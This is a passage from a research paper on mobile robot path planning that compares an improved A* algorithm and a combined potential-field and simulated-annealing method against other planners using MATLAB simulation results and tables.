In Fig. 4, the first step of SA is to initialize the parameters, including initial temperature, cooling rate, final temperature, and the iterations. The second step is to randomly generate an initial solution and compute the objective function. The third step is to generate a new solution and calculate the objective function of the new solution. The fourth step is to calculate the difference in objective function between the new solution and the initial solution. The fifth step is to determine whether the difference is less than zero. If the difference is less than zero, the new solution is accepted. Otherwise, SA proceeds to the next step. The sixth step is to determine whether the calculated probability is greater than or equal to a randomly generated number between 0 and 1. If the probability is greater than or equal to the random number, the new solution is accepted. Otherwise, SA returns to the third step. The seventh step is to lower the temperature. The eighth step is to determine if the termination conditions are met. If the termination conditions are met, the process terminates. If not, it returns to the third step. The Doppler cooling strategy is introduced to accelerate the convergence of SA. The combined algorithm of the improved APF method and SA is shown in Fig. 5.

From Fig. 5, the first step of the combined algorithm is to use the APF method to search for the path. The second step is to determine whether the algorithm falls into the local minimum. If the algorithm doesn't fall into the local minimum, it returns to the first step and continues the search until reaching the target point. Then the process ends. Otherwise, it proceeds to the next step. The third step is to use SA. The fourth step is to determine whether the algorithm escapes from the local minimum. If the algorithm escapes from the local minimum, it returns to the first step and continues searching until it finds the target point. Then the process ends. Otherwise, it returns to the third step. For the local minimum in the multiple obstacles, the combined algorithm of the improved APF method and SA may also encounter situations, where the target point cannot be reached. To solve this problem, a strategy of adding a virtual target point

is introduced. The main idea of this strategy is to use the attractive field of the virtual target point to help the mobile robot escape from the local minimum area of multiple obstacles [24]. The virtual target point strategy is shown in Fig. 6.



Fig. 4. The main process of SA.



Fig. 5. The main process of combining the improved APF method and SA.



Fig. 6. Virtual target point strategy.


In Fig. 6, $X_f\left(x_f, y_f\right)$ represents the coordinate of the virtual target point. R_c represents the detection radius of the obstacles. φ is a constant, which needs to be set to ensure that the mobile robot can escape from the local minimum range of multiple obstacles. Once the mobile robot leaves the local minimum range of multiple obstacles, the attractive field of the virtual target point weakens. The mobile robot continues the search under the original potential field.

IV. Analysis of Global and Local Path Planning Results for Mobile Robots

In this section, the performance of the improved A* algorithm was verified in terms of path length, turns, and iterations. The performance of the combined algorithm of the improved APF method and SA was validated based on simulation results of the planning time and local minimum.

A. Analysis of Results for Global Path Planning based on the Improved A* Algorithm

The traditional A* algorithm was used to verify the performance of the improved A* algorithm. Simulation experiments were conducted using MATLAB R2019b software. The experiments were conducted on an Intel Core i5-11600K processor with 128GB memory, running on Windows 10 operating system. Four experiments were conducted, with different start and target nodes for each experiment. The start and target nodes for experiment 1 were (4, 4) and (29, 27), respectively. For experiment 2, they were (3, 12) and (29, 3). For experiment 3, they were (6, 21) and (29, 23). For experiment 4, they were (8, 29) and (28, 4). The evaluation metrics include path length, turns, and iterations, with a simulation map size of 30m*30m. The comparison of the turns for the optimal path between the pre-improved and post-improved A* algorithms under different experiments is shown in Fig. 7.




(a) The number of turns for the traditional A * algorithm

(b) The number of turns for the improved A * algorithm

Fig. 7. Comparison of the turns in the optimal path of A* algorithm before and after improvement in different experiments.

From Fig. 7(a), the turns in the optimal path for experiment 1 were 13 in the original A* algorithm, 8 for experiment 2, 16 for experiment 3, and 8 for experiment 4. Fig. 7(b) shows that the turns in the optimal path for experiments 1, 2, 3, and 4 were reduced to 8, 5, 9, and 5 after improving the A* algorithm, respectively. In experiments 1, 2, 3, and 4, the difference in the optimal number of turns for the A * algorithm before and after improvement was 5, 3, 7, and 3 times, respectively. The turns in the optimal path significantly decreased after improving the A* algorithm, indicating better performance compared to the original A* algorithm. Other path planning algorithms were also selected for comparison in the study to better validate the performance of the improved A* algorithm. Additional comparative algorithms include ant colony algorithm, genetic algorithm, and SA. In addition, the study also selected other path planning simulation maps for experimental verification, which were obtained from researchers such as Lai X [25]. The comparison of optimal path lengths for different algorithms on different simulation maps is shown in Fig. 8.


From Fig. 8(a), the maximum optimal path length for the pre-improved A* algorithm, ant colony algorithm, genetic algorithm, SA, and improved A* algorithm was 59.56m, 58.03m, 57.88m, 59.89m, and 56.39m, respectively, under four experiments, while the minimum value was 42.49m, 47.03m, 44.97m, 45.17m, and 40.83m, respectively. The maximum optimal path length of the A* algorithm, ant colony algorithm, genetic algorithm, and simulated SA before improvement was 3.17m, 1.64m, 1.49m, and 3.50m longer than that of the improved A* algorithm, respectively. According to Fig. 8(b), on the simulation map designed by Lai X et al., the maximum optimal path length for the five algorithms was 61.3m, 53.2m, 50.0m, 52.5m, and 41.9m, respectively. The maximum optimal path length of the improved A* algorithm was 19.4m, 11.3m, 8.1m, and 10.6m less than the maximum values of the other four algorithms, respectively. This also demonstrated that the performance of the improved A* algorithm was better. The convergence curves of the original and improved A* algorithms in the four experiments were compared, as shown in Fig. 9.



(a) The simulation map used in the paper

(b) On the simulation map designed by Lai X et al

Fig. 8. Comparison of the optimal path length planned by two algorithms under four experiments.



(a) Convergence curve before the improvement of A* algorithm

(b) Convergence curve after the improvement of A* algorithm

Fig. 9. Comparison of convergence curves of A* algorithm before and after improvement in four experiments.

From Fig. 9(a), the original A* algorithm required nearly 180 iterations to converge in experiment 1, and around 200, 210, and 190 iterations to converge in experiments 2, 3, and 4, respectively. In Fig. 9(b), the improved A* algorithm converged after approximately 95, 90, 100, and 85 iterations in experiments 1 to 4, respectively. In experiments 1, 2, 3, and 4, the number of iterations required for the enhanced A* algorithm to reach a convergence state was found to decrease by 85, 110, 110, and 105 times, respectively, in comparison to the original A* algorithm. The improved A* algorithm achieved faster convergence compared to the original A* algorithm, indicating its superior performance. The comparison of path planning time for different algorithms is shown in Table I.

TABLE I. COMPARISON OF PATH PLANNING TIME FOR DIFFERENT ALGORITHMS

Algorithm	**Runs**			
	10	***20***	***30***	***40***
Original A* algorithm	2.371s	2.397s	2.412s	2.435s
Ant colony	2.246s	2.269s	2.280s	2.297s
Genetic algorithm	2.017s	2.043s	2.067s	2.081s
Simulated annealing algorithm	1.943s	1.966s	1.987s	1.996s
Improved A* algorithm	1.732s	1.755s	1.773s	1.782s

From Table I, as the runs increased, the running time of all algorithms also increased synchronously. When the runs increased from 10 to 40, the maximum and minimum values of all algorithms were 2.435s and 1.732s, respectively, which appeared on the original A* algorithm and the improved A* algorithm. In addition, the running time of the improved A* algorithm was always lower than that of the compared algorithms. For example, when running 40 times, the improved A* algorithm had a running time that was 0.653s, 0.515s, 0.299s, and 0.214s lower than the other four algorithms, respectively. The improved A* algorithm took less time to plan the path and determined the optimal path more quickly. The study also placed three obstacles of different sizes on the simulation map, namely minor, moderate, and multiple obstacles. The configuration of obstacles at this time is shown in Table II.

In Table II, a limited number of obstacles were comprised of six rectangular obstacles of varying lengths, all with a width of 1.5 meters. Furthermore, the MATLAB code fragment intended to simulate map layout is displayed in Fig. 10.

As illustrated in Fig. 10, the MATLAB format code for simulating map layout comprised of five primary components: map size, obstacle configuration, map drawing, obstacle drawing, and adding networks and labels. The comparison of path planning results using different methods is shown in Fig. 11.

TABLE II. THE CONFIGURATION OF OBSTACLES

Fig. 10. The MATLAB format code snippet for simulating map layout.



Fig. 11. Comparison of path planning results using different methods.

From Fig. 11(a), when the number of obstacles was small, the path smoothness of the improved A* algorithm, ant colony algorithm, genetic algorithm, SA, and improved A* algorithm was 0.532, 0.651, 0.702, 0.735, and 0.956, respectively. Moreover, the path smoothness of the enhanced A* algorithm was 0.424, 0.305, 0.254, and 0.221 greater than that of the original A* algorithm, the ant colony algorithm, the genetic algorithm, and the simulated SA, respectively. From Fig. 11(b), the improved A* algorithm planned shorter paths and had higher smoothness in moderate obstacle environments, with a value of 0.948, which was significantly better than the comparison algorithms. From Fig. 11(c), the path smoothness of the five algorithms was 0.498, 0.572, 0.698, 0.703, and 0.937, respectively, in environments with many obstacles. It can be concluded that when there were many obstacles, the path smoothness of the improved A* algorithm was 0.439, 0.365, 0.239, and 0.234 higher than the other four algorithms, respectively. In summary, the improved A* algorithm performed better. The comparison of central processing unit (CPU) utilization and memory usage of different algorithms under different numbers of obstacles is shown in Table III.


TABLE III. COMPARISON OF CPU UTILIZATION AND MEMORY USAGE OF DIFFERENT ALGORITHMS UNDER DIFFERENT NUMBERS OF OBSTACLES

Algorithm	CPU utilization/%			Memory usage/%		
	Scale of obstacles			Scale of obstacles		
	Minor	*Moderate*	*Multiple*	*Minor*	*Moderate*	*Multiple*
Before improving the A* algorithm	27.12	33.54	38.07	26.31	32.46	36.97
Ant colony	25.88	32.09	35.11	23.55	28.49	33.62
Genetic algorithm	23.35	25.73	30.71	21.82	26.61	30.04
Simulated annealing algorithm	21.09	23.86	29.58	19.51	22.33	26.97
Improved A* algorithm	12.01	15.46	18.73	13.96	16.23	18.02

In Table III, the CPU utilization rates of the improved A* algorithm were 12.01%, 15.46%, and 18.73%, respectively, under a small number of obstacles, moderate obstacles, and a large number of obstacles, which were significantly lower than the comparison algorithm. For example, under a small number of obstacles, the CPU utilization rates of the improved A* algorithm, ant colony algorithm, genetic algorithm, and simulated SA were 15.11%, 13.87%, 11.34%, and 9.08% higher than those of the improved A* algorithm, respectively. Meanwhile, under different numbers of obstacles, the memory consumption of the improved A* algorithm was significantly lower than that of the comparison algorithm, and the value remained below 20%. In summary, the improved A* algorithm had lower CPU and memory consumption, better performance, and more advantages in practical applications of path planning.

B. *Analysis of Local Path Planning Results with Improved APF*

Simulations were conducted using MATLAB R2019b software to verify the performance of the combined algorithm of the improved APF method and SA. The algorithms compared include the original APF, the improved APF, and the combined algorithm of the improved APF method and SA. The size of the simulation map was 10m*10m. The compared indicators were the planning time of the algorithm and the simulation results of the local minimum. The comparison of planning time for different algorithms is shown in Fig. 12.



(a) Comparison of planning time (b) Comparison of planning time

Fig. 12. Planning time of different algorithms.

In Fig. 12(a), the planning time of the original APF method ranged from 0.38s to 0.47s. The planning time of the pre-improved APF method ranged from 0.27s to 0.36s. The maximum and minimum planning times of the improved APF method were both 0.11s lower than before the improvement. In Fig. 12(b), the planning time for the combined algorithm of the pre-improved APF method and SA ranged from 0.21s to 0.28s. The planning time for the combined algorithm of the improved APF method and SA ranged from 0.11s to 0.17s. The combined algorithm of the improved APF method and SA had a significantly lower planning time compared to other algorithms, indicating better performance. This study selected APF, SA, dynamic window method (DWM), the RRT algorithm, and ant colony optimization with adaptive mechanism (ACOAM) for comparative verification to better verify the performance of the combined algorithm of the improved APF method and SA. Three types of obstacles of different scales were set up on the simulation map, namely minor, moderate, and multiple obstacles. The comparison of the number of path turns and average convergence times of different algorithms is shown in Table IV.

TABLE IV. COMPARISON OF PATH TURNING TIMES AND AVERAGE CONVERGENCE TIMES OF DIFFERENT ALGORITHMS

Algorithm	Path turning times			Average convergence times		
	Scale of obstacles			Scale of obstacles		
	Minor	*Moderate*	*Multiple*	*Minor*	*Moderate*	*Multiple*
SA	8	11	12	19.7	20.9	22.4
APF	9	10	13	19.5	21.6	23.4
DWM	10	13	14	21.5	22.9	26.1
RRT	9	12	13	20.7	22.3	25.8
ACOAM	7	9	11	17.9	18.8	20.3
Manuscript	6	8	10	14.7	15.1	17.3


From Table IV, the path turning times and average convergence times of the designed algorithm were always smaller than those of the comparison algorithms under obstacles of different scales. The path turns for the designed algorithm were 6, 8, and 10, with an average convergence of 14.7, 15.1, and 17.3 under minor, moderate, and multiple obstacles, respectively. The performance of the ACOAM algorithm was closest to that of the designed algorithm, with 7, 9, and 11 path

transitions, and an average convergence rate of 17.9, 18.8, and 20.3, respectively. In summary, the designed algorithm had better performance and performed well when facing obstacles of different scales. The comparison of running time and path length of different algorithms under different obstacle scales is shown in Table V.

TABLE V. COMPARISON OF RUNTIME AND PATH LENGTH OF DIFFERENT ALGORITHMS UNDER DIFFERENT OBSTACLE SCALES

Algorithm	Running time/s			Path length/cm		
	Scale of obstacles			Scale of obstacles		
	Minor	*Moderate*	*Multiple*	*Minor*	*Moderate*	*Multiple*
SA	2.987	4.659	5.742	33.715	54.263	72.645
APF	3.012	4.583	6.776	36.854	57.312	75.791
DWM	3.227	5.317	7.462	38.213	59.621	76.373
RRT	3.452	5.472	7.550	38.336	60.082	77.591
ACOAM	2.632	4.447	5.576	32.176	52.537	71.998
Manuscript	1.941	3.294	4.733	30.386	50.558	68.168

From Table V, the minimum running time was 1.941s. The minimum path length was 30.386cm under minor obstacles. Both of them appeared in the combined algorithm. The running time of this combined algorithm under moderate and multiple obstacles was 3.294s and 4.733s, respectively. The path length was 50.558cm and 68.168cm. At different obstacle scales, the running time and path length of the combined algorithm were significantly lower than those of the comparison algorithms, indicating that the algorithm had strong path planning ability. The study compared the arrival rates and average rewards of different algorithms to further verify the performance of the combined algorithm of the improved APF method and SA. The comparison results are shown in Fig. 13.



(a) Comparison of arrival rates (b) Comparison of average rewards

Fig. 13. Comparison of arrival rates and average rewards of different algorithms.

Fig. 13(a) shows that the arrival rates of the different algorithms increased synchronously with the number of iterations. After more than 700 iterations, the combined algorithm of the improved APF method and SA showed a significant improvement in the arrival rate, which was significantly higher than the comparison algorithm. The maximum arrival rate of this hybrid algorithm was 72.3%, and the maximum arrival rates of the SA, APF, DWM, RRT, and ACOAM algorithms were 67.51%, 58.12%, 55.37%, 52.73%, and 69.34%, respectively. The research on building hybrid algorithms had a strong ability to approach the target point. In Fig. 13(b), with the increase of training times, the average rewards of different algorithms showed a synchronous increasing trend overall. Specifically, after 100 iterations, the average reward oscillation of the combined algorithm tended to stabilize at a smaller amplitude, which was significantly faster than the comparison algorithms. SA did not show oscillation stability in the limited training iterations, and the amplitude of the oscillation was relatively large. The combined algorithm was able to explore paths faster and more stably. To further verify the performance of the combined algorithm, the simulation results of the local minimum in the presence of a single obstacle for different algorithms were compared, as shown in Fig. 14.

From Fig. 14(a) and Fig. 14(b), both the original and the improved APF methods failed to reach the target node when facing a single obstacle and get trapped in the local minimum. In Fig. 14(c), the combined algorithm of the original APF method and SA reached the target node after iterating nearly 60 times to escape from the local minimum. In Fig. 14(d), the combined algorithm of the improved APF method and SA also reached the target node and escaped from the local minimum after only about 8 iterations. This demonstrated that the combined algorithm of the improved APF method and SA quickly escaped from the local minimum in the presence of a single obstacle, indicating better performance. The effectiveness of the strategy of adding a virtual target point was validated. Experiments were also conducted to escape the local minimum in the presence of multiple obstacles. The results are shown in Fig. 15.




Fig. 14. Comparison of simulation results of different algorithms for local minimum values under a single obstacle.



Fig. 15. Results of detachment from local minimum values under multiple obstacles.

In Fig. 15, the combined algorithm of the improved APF method and SA under multiple obstacles, with the introduction of the strategy of adding a virtual target point, successfully reached the target node. This method escaped from the local minimum under multiple obstacles after iterating for about 10 times. The strategy of adding a virtual target point helped the combined algorithm of the improved APF method and SA to escape from the local minimum under multiple obstacles, indicating the effectiveness of this strategy.

V. Discussion

To improve the autonomous navigation capability of mobile robots, an improved A* algorithm for global path planning and an improved APF method for local path planning have been studied and designed. The improvement of the A* algorithm in this study mainly started with the optimization of the heuristic function, which achieved a reduction in the optimal path length, and the shortest time in multiple experiments was 1.732 seconds. Qi S et al. improved the A* algorithm by introducing geomagnetic information entropy into the fitness function, achieving a 42.02% reduction in path length [26]. Xiang Y et al. enhanced the A* algorithm by developing a novel hybrid heuristic function based on Euclidean distance and projection distance, thereby optimizing the path length through the potential field function of the APF algorithm [27]. This study presented an improvement to the APF algorithm that optimized the RPF, introduced the simulated annealing method to facilitate escape from local minima, and combined the improved APF with the simulated annealing method to achieve a reduction in running time. Firdos I et al. developed an improved APF that combined Q-learning and combined dynamic and static reward functions, achieving a 67.25% improvement in path length [28]. The more comprehensive comparative analysis results and details of different studies are shown in Table VI.

In Table VI, the A* and APF algorithms for path planning problems have undergone significant advancements, resulting a reduction in optimal path length and enhanced obstacle avoidance efficacy. Meanwhile, there was still room for improvement in the reduction of path length in research. The comparison of path smoothness and path diversity across studies is shown in Table VII.

TABLE VI. MORE COMPREHENSIVE COMPARATIVE ANALYSIS RESULTS AND DETAILS OF DIFFERENT STUDIES

Number	Advantage	Disadvantage
